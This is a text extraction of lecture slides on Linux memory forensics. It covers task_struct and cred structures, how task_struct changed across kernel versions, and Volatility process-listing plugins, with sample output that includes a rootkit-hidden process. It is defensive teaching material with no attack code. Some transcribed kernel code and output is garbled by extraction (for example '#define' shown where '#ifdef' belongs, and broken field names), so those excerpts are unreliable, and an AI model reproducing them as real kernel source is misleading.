

Memory Forensics

Part II

Golden G. Richard III

Linux Processes

Linux Processes

- Every process on a Linux system is represented by a **task_struct** structure
- This structure describes a process and links associated resources:
 - PID
 - Parent / child relationships
 - Memory mappings
 - Network connections
 - Filesystem info
 - ...

```
bigjoe:volatility golden$ python vol.py --profile=LinuxXubuntu1404x64 -f /Volumes/SLOWDATA/IMAGES-THUMB-BACKUP/MEMIMAGES/6623/NILES.lime linux_volshe
Volatility Foundation Volatility Framework 2.4
Current context: process init, pid=1 DTB=0x24ed01000
Welcome to volshell! Current memory image is:
file:///Volumes/SLOWDATA/IMAGES-THUMB-BACKUP/MEMIMAGES/6623/NILES.lime
To get help, type 'hh()'
>>> dt("task_struct") ←
'task_struct' (6120 bytes)
0x0 : state ['long']
0x8 : stack ['pointer', ['void']]
0x10 : usage ['__unnamed_0x346']
0x14 : flags ['unsigned int']
0x18 : ptrace ['unsigned int']
0x20 : wake_entry ['llist_node']
0x28 : on_cpu ['int']
0x30 : last_wakee ['pointer', ['task_struct']]
0x38 : wakee_flips ['unsigned long']
0x40 : wakee_flip_decay_ts ['unsigned long']
0x48 : wake_cpu ['int']
0x4c : on_rq ['int']
0x50 : prio ['int']
0x54 : static_prio ['int']
0x58 : normal_prio ['int']
0x5c : rt_priority ['unsigned int']
0x60 : sched_class ['pointer', ['sched_class']]
0x68 : se ['sched_entity']
0x1e0 : rt ['sched_rt_entity']
0x210 : sched_task_group ['pointer', ['task_group']]
0x218 : preempt_notifiers ['hlist_head']
0x220 : btrace_seq ['unsigned int']
0x224 : policy ['unsigned int']
0x228 : nr_cpus_allowed ['int']
0x230 : cpus_allowed ['cpumask']
0x250 : sched_info ['sched_info']
0x270 : tasks ['list_head']
0x280 : pushable_tasks ['plist_node']
0x2a8 : mm ['pointer', ['mm_struct']] ←

0x440 : min_flt ['unsigned long']
0x448 : maj_flt ['unsigned long']
0x450 : cputime_expires ['task_cputime']
0x468 : cpu_timers ['array', 3, ['list_head']]
0x498 : real_cred ['pointer', ['cred']]
0x4a0 : cred ['pointer', ['cred']] ←
0x4a8 : comm ['String', {'length': 16}]
```

```
>>> dt("cred")
'cred' (160 bytes)
0x0  : usage
0x4  : uid
0x8  : gid
0xc  : suid
0x10 : sgid
0x14 : euid ←
0x18 : egid
0x1c : fsuid
0x20 : fsgid
0x24 : securebits
0x28 : cap_inheritable
0x30 : cap_permitted
0x38 : cap_effective
0x40 : cap_bset
0x48 : jit_keyring
0x50 : session_keyring
0x58 : process_keyring
0x60 : thread_keyring
0x68 : request_key_auth
0x70 : security
0x78 : user
0x80 : user_ns
0x88 : group_info
0x90 : rcu
>>> dt("__unnamed_0x2dd8")
'__unnamed_0x2dd8' (4 bytes)
0x0  : val
>>> [ '__unnamed_0x346' ]
[ '__unnamed_0x2dd8' ]
[ '__unnamed_0x2df8' ]
[ 'unsigned int' ]
[ 'kernel_cap_struct' ]
[ 'pointer', [ 'key' ] ]
[ 'pointer', [ 'void' ] ]
[ 'pointer', [ 'user_struct' ] ]
[ 'pointer', [ 'user_namespace' ] ]
[ 'pointer', [ 'group_info' ] ]
[ 'callback_head' ]
[ 'unsigned int' ] ←
```

Linux task_struct Evolution

- [2.6.27-task_struct.pdf](#)
- [2.6.35-task_struct.pdf](#)
- [3.16-task_struct.pdf](#)

```

struct task_struct {
    volatile long state;          /* -1 unrunnable, 0 runnable, >0 stopped */
    void *stack;
    atomic_t usage;
    unsigned int flags;           /* per process flags, defined below */
    unsigned int ptrace;

    int lock_depth;                /* BKL lock depth */

#define CONFIG_SMP
#define ARCH_WANT_UNLOCKED_CTXSW
    int oncpu;
#endif
#endif

    int prio, static_prio, normal prio;
    unsigned int rt_priority;
    const struct sched class *sched class;
    struct sched entity se;
    struct sched rt entity rt;

```

2.6.27 task_struct

```

/* process credentials */
    uid_t uid,euid,suid,fsuid;
    gid_t gid,egid,sgid,fsgid;
    struct group info *group info;
    kernel_cap_t cap_effective, cap_inheritable, cap_permitted, cap_bset;
    struct user struct *user;
    unsigned securebits;

```

```

struct task_struct {
    volatile long state;      /* -1 unrunnable, 0 runnable, >0 stopped */
    void *stack;
    atomic_t usage;
    unsigned int flags;        /* per process flags, defined below */
    unsigned int ptrace;

    int lock_depth;             /* BKL lock depth */

#ifdef CONFIG_SMP
#ifdef ARCH_WANT_UNLOCKED_CTXSW
    int oncpu;
#endif
#endif

```

2.6.35 task_struct

```

/* process credentials */
    const struct cred *real_cred;
    const struct cred *cred;
    struct mutex cred_guard_mutex;

```

/ objective and real subjective task
 * credentials (COW) */*
/ effective (overridable) subjective task
 * credentials (COW) */*
/ guard against foreign influences on
 * credential calculations
 * (notably. ptrace) */*

```

struct task_struct {
    volatile long state;      /* -1 unrunnable, 0 runnable, >0 stopped */
    void *stack;
    atomic_t usage;
    unsigned int flags;        /* per process flags, defined below */
    unsigned int ptrace;

#ifdef CONFIG_SMP
    struct llist_node wake_entry;
    int on_cpu;
    struct task_struct *last_wakee;
    unsigned long wakee_flips;
    unsigned long wakee_flip_decay_ts;

    int wake_cpu;
#endif
    int on_rq;

/* process credentials */
    const struct cred __rcu *real_cred; /* objective and real subjective task
                                         * credentials (COW) */
    const struct cred __rcu *cred;   /* effective (overridable) subjective task
                                         * credentials (COW) */
    char comm[TASK_COMM_LEN]; /* executable name excluding path
                                - access with [gs]et_task_comm (which lock
                                  it with task_lock())
                                - initialized normally by setup_new_exec */

```

3.16 task_struct


Threads

- Threads in Linux are simply lightweight processes, created by the `clone()` system call
- Means each thread also has an associated `task_struct`
- "Lightweight" in the sense that resources (e.g., address space) are shared
- Threads associated with a parent process are linked via the

Another Snip of task_struct

0x2e4 : pid	['int'] ←
0x2e8 : tgid	['int'] ←
0x2f0 : stack_canary	['unsigned long']
0x2f8 : real_parent	['pointer', ['task_struct']]
0x300 : parent	['pointer', ['task_struct']] ←
0x308 : children	['list_head'] ←
0x318 : sibling	['list_head'] ←
0x328 : group_leader	['pointer', ['task_struct']]
0x330 : ptraced	['list_head']
0x340 : ptrace_entry	['list_head']
0x350 : pids	['array', 3, ['pid_link']]
0x398 : thread_group	['list_head'] ←
0x3a8 : vfork_done	['pointer', ['completion']]
0x3b0 : set_child_tid	['pointer', ['int']]
0x3b8 : clear_child_tid	['pointer', ['int']]
0x3c0 : utime	['unsigned long long']
0x3c8 : stime	['unsigned long long']
0x3d0 : utimescaled	['unsigned long long']
0x3d8 : stimescaled	['unsigned long long']

Process Relationships



Source: Understanding the Linux Kernel, 3rd Ed.

Copyright 2014-15 by Golden G. Richard III (@nolaforensix) -- Distribution in any form is prohibited.

Linux Process Listing Plugins

- **linux_pslist**
 - enumerates processes by walking the active process list
- **linux_psaux**
 - enumerates processes like ps -aux
- **linux_pstree**
 - tree view of process list, showing parent/child relationships
- **linux_threads**
 - List all processes/threads
- **linux_pidhashtable**
 - enumerates processes/threads by walking the PID hash table
- **linux_pslist_cache**
 - looks for task_structs in memory allocator (NOT for SLUB)
- **linux_psxview**
 - cross-validates sources above + others

```
bigjoe@golden$ python vol.py --profile=LinuxXUbuntu1404x64 -f ~/Documents/Virtual\ Machines.localized/XUbuntu\ 64-bit.vmwarevm/XUbuntu\ 64-bit-4c3a7f35.vmem
linux_pslist
Volatility Foundation Volatility Framework 2.4
Offset           Name            Pid      Uid      Gid      DTB      Start Time
-----          -----          -----    -----    -----    -----
0xfffff880007c160000 init           1        0        0        0x000000007b4ad000 0
0xfffff880007c1617f0 kthreadd       2        0        0        ----- 0
0xfffff880007c162fe0 ksoftirqd/0   3        0        0        ----- 0
0xfffff880007c1647d0 kworker/0:0   4        0        0        ----- 0
0xfffff880007c165fc0 kworker/0:0H  5        0        0        ----- 0
0xfffff880007c190000 kworker/u128:0 6        0        0        ----- 0
0xfffff880007c1917f0 rcu_sched     7        0        0        ----- 0
0xfffff880007c192fe0 rcuos/0      8        0        0        ----- 0
0xfffff880007c1947d0 rcuos/1      9        0        0        ----- 0
0xfffff880007c195fc0 rcuos/2      10       0        0        ----- 0
0xfffff880007c1a8000 rcuos/3      11       0        0        ----- 0
0xfffff880007c1a97f0 rcuos/4      12       0        0        ----- 0
0xfffff880007c1aafe0 rcuos/5      13       0        0        ----- 0
0xfffff880007c1ac7d0 rcuos/6      14       0        0        ----- 0
0xfffff880007c1adfc0 rcuos/7      15       0        0        ----- 0
0xfffff880007c1b8000 rcuos/8      16       0        0        ----- 0
0xfffff880007c1b97f0 rcuos/9      17       0        0        ----- 0
0xfffff880007c1bafe0 rcuos/10     18       0        0        ----- 0
0xfffff880007c1bc7d0 rcuos/11     19       0        0        ----- 0
0xfffff880007c1bd0fc0 rcuos/12     20       0        0        ----- 0
...
0xfffff880054be8000 udisksd        2473      0        0        0x0000000054bd9000 0
0xfffff8800661017f0 gvfs-afc-volume 2488      1000     1000     0x0000000052c88000 0
0xfffff880052cbdfc0 gvfs-gphoto2-vo 2493      1000     1000     0x0000000052d4b000 0
0xfffff880052d8afe0 gvfs-ftp-volume 2498      1000     1000     0x0000000052dca000 0
0xfffff8800691bd0fc0 panel-4-systray 2508      1000     1000     0x0000000052dfe000 0
0xfffff880052d897f0 panel-5-indicat 2509      1000     1000     0x0000000052e8f000 0
0xfffff880052e597f0 gvfsd-trash      2511      1000     1000     0x0000000052e4f000 0
0xfffff880052eb17f0 gconfd-2        2517      1000     1000     0x0000000052ece000 0
0xfffff880052c447d0 init           2546      1000     1000     0x0000000050124000 0
0xfffff880052cbafe0 indicator-messa 2548      1000     1000     0x0000000050204000 0
0xfffff8800500e5fc0 indicator-sound 2553      1000     1000     0x0000000050257000 0
0xfffff8800362b0000 obex-data-serve 2691      1000     1000     0x00000000501ed000 0
0xfffff8800691ac7d0 update-manager 2731      1000     1000     0x0000000079d91000 0
0xfffff8800362b2fe0 dconf-service    2735      1000     1000     0x00000000502f6000 0
0xfffff88006628c7d0 gnome-terminal    2770      1000     1000     0x000000005038e000 0
0xfffff880000175fc0 gnome-pty-helpe 2774      1000     1000     0x00000000503c1000 0
0xfffff8800362a5fc0 bash           2775      1000     1000     0x00000000503dd000 0
0x...EECE8000661dEE-0..._sumcd     2824      0        0        0x000000005042622000 0
```

```

bigjoe@golden$ python vol.py --profile=LinuxXubuntu1404x64 -f ~/Documents/Virtual\ Machines.localized/XUbuntu\ 64-bit.vmwarevm/XUbuntu\ 64-bit-4c3a7f35.vmem
linux_psaux ←
Volatility Foundation Volatility Framework 2.4
Pid  Uid  Gid  Arguments
1    0     0     /sbin/init auto noprompt
2    0     0     [kthreadd]
3    0     0     [ksoftirqd/0]
4    0     0     [kworker/0:0]
5    0     0     [kworker/0:0H]
6    0     0     [kworker/u128:0]
7    0     0     [rcu_sched]
8    0     0     [rcuos/0]
9    0     0     [rcuos/1]
10   0     0     [rcuos/2]
11   0     0     [rcuos/3]
12   0     0     [rcuos/4]
13   0     0     [rcuos/5]
14   0     0     [rcuos/6]      ***

1963  0     0     lightdm --session-child 12 19
1967  1001  1001  /bin/sh /home/vncuser/.vnc/xstartup
1972  0     0     /sbin/getty -8 38400 tty1
1977  1001  1001  vncconfig -nowin
1984  1001  1001  chromium-browser --enable-pinch --window-size=1024,768 --window-position=1,1
1991  1001  1001  chromium-browser --enable-pinch --window-size=1024,768 --window-position=1,1
1992  1001  1001  /usr/lib/chromium-browser/chrome-sandbox /usr/lib/chromium-browser/chromium-browser --type=zygote
1993  1001  1001  chromium-browser --type=zygote
2017  1001  1001  chromium-browser --type=zygote
2047  1001  1001  /usr/lib/chromium-browser/chro
2055  1001  1001  dbus-launch --autolaunch=856161cd6577127fe5722cb353ed1bd9 --binary-syntax --close-stderr
2056  1001  1001  //bin/dbus-daemon --fork --print-pid 5 --print-address 7 --session
2106  1000  1000  /usr/bin/gnome-keyring-daemon --daemonize --login
2108  1000  1000  init --user
2225  1000  1000  ssh-agent -s
2229  1000  1000  dbus-daemon --fork --session --address=unix:abstract=/tmp/dbus-Yvo8riLG7N
2237  1000  1000  upstart-event-bridge
2256  1000  1000  upstart-file-bridge --daemon --user
2258  1000  1000  upstart-dbus-bridge --daemon --system --user --bus-name system
2260  1000  1000  upstart-dbus-bridge --daemon --session --user --bus-name session
2286  1000  1000  /usr/lib/at-spi2-core/at-spi-bus-launcher
2291  1000  1000  /bin/dbus-daemon --config-file=/etc/at-spi2/accessibility.conf --nofork --print-address 3
2300  1000  1000  /usr/lib/at-spi2-core/at-spi2-registryd --use-gnome-session

```

```
bigjoe:volatility golden$ python vol.py --profile=LinuxXubuntu1404x64 -f ~/Documents/Virtual\ Machines.localized/XUbuntu\ 64-bit.vmwarevm/XUbuntu\ 64-bit-4c3a7f35.vmem
linux_psTree
Volatility Foundation Volatility Framework 2.4
Name           Pid     Uid
init            1       0
.upstart-udev-br 458     0
.systemd-udevd 468     0
 dbus-daemon   548    102
 ..dbus-daemon 3134   102
 ...dbus-daemon-lau 3135  102
 systemd-logind 601     0
 bluetoothd    591     0
 rsyslogd      619    101
 avahi-daemon  637    111
 ..avahi-daemon 638    111
 upstart-file-br 677     0
 ModemManager  827     0
 NetworkManager 866     0
 dnsmasq        1454   65534
 polkitd        890     0
 upstart-socket- 938     0
 .getty         1043   0
 .getty         1052   0
 .getty         1060   0
 .getty         1061   0
 .getty         1064   0
 sshd           1106   0
 anacron        1114   0
 ..sh            3043   0
 ...run-parts  3044   0
 ....apt       3055   0
 ....sleep     3090   0
 acpid          1115   0
 cron           1116   0
 kerneloops    1118   106
 whoopsie       1127   109
 lightdm        1175   0
 .Xorg          1228   0
 ..lightdm     1963   0
 .init          2108   1000
 ....ssh-agent 2225   1000
 ..dbus-daemon 2229   1000
 ..upstart-event-br 2237  1000
 ..upstart-file-br 2256  1000
 ..upstart-dbus-br 2258  1000
 ..upstart-dbus-br 2260  1000
 ..at-spi-bus-1-aun 2286  1000
 ....dbus-daemon 2291  1000
 ....at-spi2-registr 2300  1000
 ..sh            2335   1000
 ....xfce4-session 2359  1000
 ....gvfsd      2338   1000
 ....gvfsd-fuse 2348   1000
 ....xfconfd    2362   1000
 ....xfwm4      2370   1000
 ....xfce4-panel 2374   1000
 ....panel-1-whisker 2470  1000
 ....panel-4-systray 2508  1000
 ....panel-5-indicat 2509  1000
 ....Thunar      2376   1000
 ....xfdesktop   2378   1000
 ....light-locker 2380   1000
```


```
bigjoe:volatility golden$ python vol.py --profile=LinuxXubuntu1404x64 -f /Volumes/SLOWDATA/IMAGES-THUMB-BACKUP/MEMIMAGES/6623/NI  
LES.lime linux_threads ←  
Volatility Foundation Volatility Framework 2.4  
  
Process Name: init  
Process ID: 1  
Thread PID Thread Name  
-----  
1 init  
  
Process Name: kthreadd  
Process ID: 2  
Thread PID Thread Name  
-----  
2 kthreadd  
  
Process Name: ksoftirqd/0  
Process ID: 3  
Thread PID Thread Name  
-----  
3 ksoftirqd/0  
  
Process Name: kworker/0:0H  
Process ID: 5  
Thread PID Thread Name  
-----  
5 kworker/0:0H  
  
Process Name: rcu_sched  
Process ID: 7  
Thread PID Thread Name  
-----
```

Volatility Foundation Volatility Framework 2.4						
Offset	Name	Pid	Uid	Gid	DTB	Start Time
0xfffff880054a197f0	xfce4-power-man	2431	1000	1000	0x000000005483e000	0
0xfffff88007c2747d0	rcuos/51	59	0	0	-----	0
0xfffff880052eb0000	pool	2520	1000	1000	0x0000000052e4f000	0
0xfffff880069388000	Thunar	2376	1000	1000	0x000000005d3f2000	0
0xfffff88007bf50000	khubd	148	0	0	-----	0
0xfffff880036835fc0	gdbus	2088	0	0	0x0000000069306000	0
0xfffff88007c1647d0	kworker/0:0	4	0	0	-----	0
0xfffff880054b3afe0	dconf worker	2465	1000	1000	0x000000005a12c000	0
0xfffff88007c312fe0	rcuob/20	93	0	0	-----	0
0xfffff880000170000	gmain	2554	1000	1000	0x0000000050204000	0
0xfffff8800662d97f0	IndexedDB	2033	1001	1001	0x000000006bce7000	0
0xfffff88007c21afe0	rcuos/30	38	0	0	-----	0
0xfffff8800691bc7d0	gvfsd-fuse	2355	1000	1000	0x000000005d007000	0
0xfffff8800367e0000	scsi_eh_22	271	0	0	-----	0
0xfffff8800691a8000	dconf worker	2732	1000	1000	0x0000000079d91000	0
0xfffff88007c3c17f0	rcuob/54	127	0	0	-----	0
0xfffff8800549c47d0	dconf worker	2444	1000	1000	0x000000005a335000	0
0xfffff8800661d17f0	at-spi2-registr	2300	1000	1000	0x0000000069183000	0
0xfffff88006be617f0	anacron	1114	0	0	0x000000006bd27000	0
0xfffff88007c2b97f0	rcu_bh	72	0	0	-----	0
0xfffff880052eb2fe0	gdbus	2533	1000	1000	0x0000000052e8f000	0
0xfffff880079a9dfc0	nm-applet	2389	1000	1000	0x000000005a12c000	0
0xfffff88006bd05fc0	cups-browsed	1203	0	0	0x000000006be06000	0
0xfffff88007c1b97f0	rcuos/9	17	0	0	-----	0
0xfffff88005d1ac7d0	gmain	2478	1000	1000	0x00000000693ee000	0
0xfffff880036b85fc0	kpmoused	250	0	0	-----	0
0xfffff88007c358000	rcuob/33	106	0	0	-----	0
0xfffff88005d055fc0	renderer_crash_	2046	1001	1001	0x000000006bce7000	0
0xfffff880036b397f0	deferwq	195	0	0	-----	0
0xfffff88007c260000	rcuos/43	51	0	0	-----	0
0xfffff880052e58000	gdbus	2512	1000	1000	0x0000000052e4f000	0
0xfffff880066288000	chromium-browse	1991	1001	1001	0x0000000066263000	0
0xfffff88006938c7d0	gdbus	2368	1000	1000	0x0000000069375000	0
0xfffff88007bd22fe0	kdevtmpfs	140	0	0	-----	0
0xfffff88005a2947d0	gdbus	2457	1000	1000	0x0000000054a11000	0
0xfffff8800661d5fc0	cupsd	2834	0	0	0x0000000043f2c000	0
0xfffff88007a7cafe0	whoopsie	1127	109	116	0x000000006be37000	0
0xfffff88007c2f5fc0	rcuob/12	85	0	0	-----	0
0xfffff880052c447d0	init	2546	1000	1000	0x0000000050124000	0
0xfffff880079adc7d0	AudioThread	2025	1001	1001	0x000000006bce7000	0
0xfffff880079b85fc0	upstart-dbus-br	2258	1000	1000	0x000000007a638000	0
0xfffff880036870000	scsi_eh_1	174	0	0	-----	0

```
bigjoe:volatility golden$ python vol.py --profile=LinuxXubuntu1404x64 -f ~/Documents/Virtual\ Machines.localized/XUbuntu\ 64-bit.vmwarevm/XUbuntu\ 64-bit-4c3a7f35.vmem
linux_psxview ←
Volatility Foundation Volatility Framework 2.4
Offset(V)      Name          PID pslist pid_hash kmem_cache parents leaders
-----  
INFO    : volatility.plugins.linux.slab_info: SLUB is currently unsupported. ←
0xfffff88007c160000 init           1 True   True   False   True   True
0xfffff88007c1617f0 kthreadd       2 True   True   False   True   True
0xfffff88007c162fe0 ksoftirqd/0    3 True   True   False   False  True
0xfffff88007c1647d0 kworker/0:0    4 True   True   False   False  True
0xfffff88007c165fc0 kworker/0:0H   5 True   True   False   False  True
0xfffff88007c190000 kworker/u128:0 6 True   True   False   False  True
0xfffff88007c1917f0 rcu_sched     7 True   True   False   False  True
0xfffff88007c192fe0 rcuos/0      8 True   True   False   False  True
0xfffff88007c1947d0 rcuos/1      9 True   True   False   False  True
0xfffff88007c195fc0 rcuos/2      10 True  True   False  False  True
0xfffff88007c1a8000 rcuos/3      11 True  True   False  False  True
0xfffff88007c1a97f0 rcuos/4      12 True  True   False  False  True
0xfffff88007c1aafe0 rcuos/5      13 True  True   False  False  True
0xfffff88007c1ac7d0 rcuos/6      14 True  True   False  False  True
0xfffff88007c1adfc0 rcuos/7      15 True  True   False  False  True
0xfffff88007c1b8000 rcuos/8      16 True  True   False  False  True
0xfffff88007c1b97f0 rcuos/9      17 True  True   False  False  True
0xfffff88007c1bafe0 rcuos/10     18 True  True   False  False  True
0xfffff88007c1bc7d0 rcuos/11     19 True  True   False  False  True
0xfffff88007c1bdfe0 rcuos/12     20 True  True   False  False  True
0xfffff88007c1d0000 rcuos/13     21 True  True   False  False  True
```

\$ python vol.py --profile=LinuxDebian-3_2x64 -f psrk.lime linux_psxview							
Volatility Foundation Volatility Framework 2.4							
Offset(V)	Name	PID	pslist	pid_hash	kmem_cache	parents	leader
<hr/>							
True							
0xfffff8800371f6300	apache2	2209	True	True	True	False	True
0xfffff88003baf29f0	smbd	2166	True	True	True	True	True
0xfffff880037175710	apache2	2211	True	True	True	False	True
0xfffff88003e3a2180	crypto	27	True	True	True	False	True
0xfffff88003e282e60	migration/0	6	True	True	True	False	True
0xfffff880036f89810	bash	2878	True	True	True	False	True
0xfffff88003e2a2100	kintegrityd	19	True	True	True	False	True
0xfffff880036d60830	postgres	2514	False	False	True	False	True
0xfffff880036cce0c0	scsi_eh_2	155	True	True	True	False	True
0xfffff88003e2927b0	kworker/0:1	11	True	True	True	False	True
0xfffff88003c31a080	dlexec	2938	True	True	True	False	True
0xfffff88003bdd41c0	getty	2828	True	True	True	False	True
0xfffff88003b6b6ab0	nmbd	2163	True	True	True	False	True
0xfffff88003e253510	init	1	True	True	True	True	True
0xfffff88003c32d1a0	rpciod	1742	True	True	True	False	True
0xfffff88003e2acf20	khelper	14	True	True	True	False	True
0xfffff88003baf9120	exim4	2797	True	True	True	False	True
0xfffff88003d71c240	winbindd	2509	True	True	True	False	True
0xfffff880037216a30	apache2	2221	False	True	True	False	False
0xfffff88003baf37d0	apache2	2255	False	True	True	False	False
<snip>							

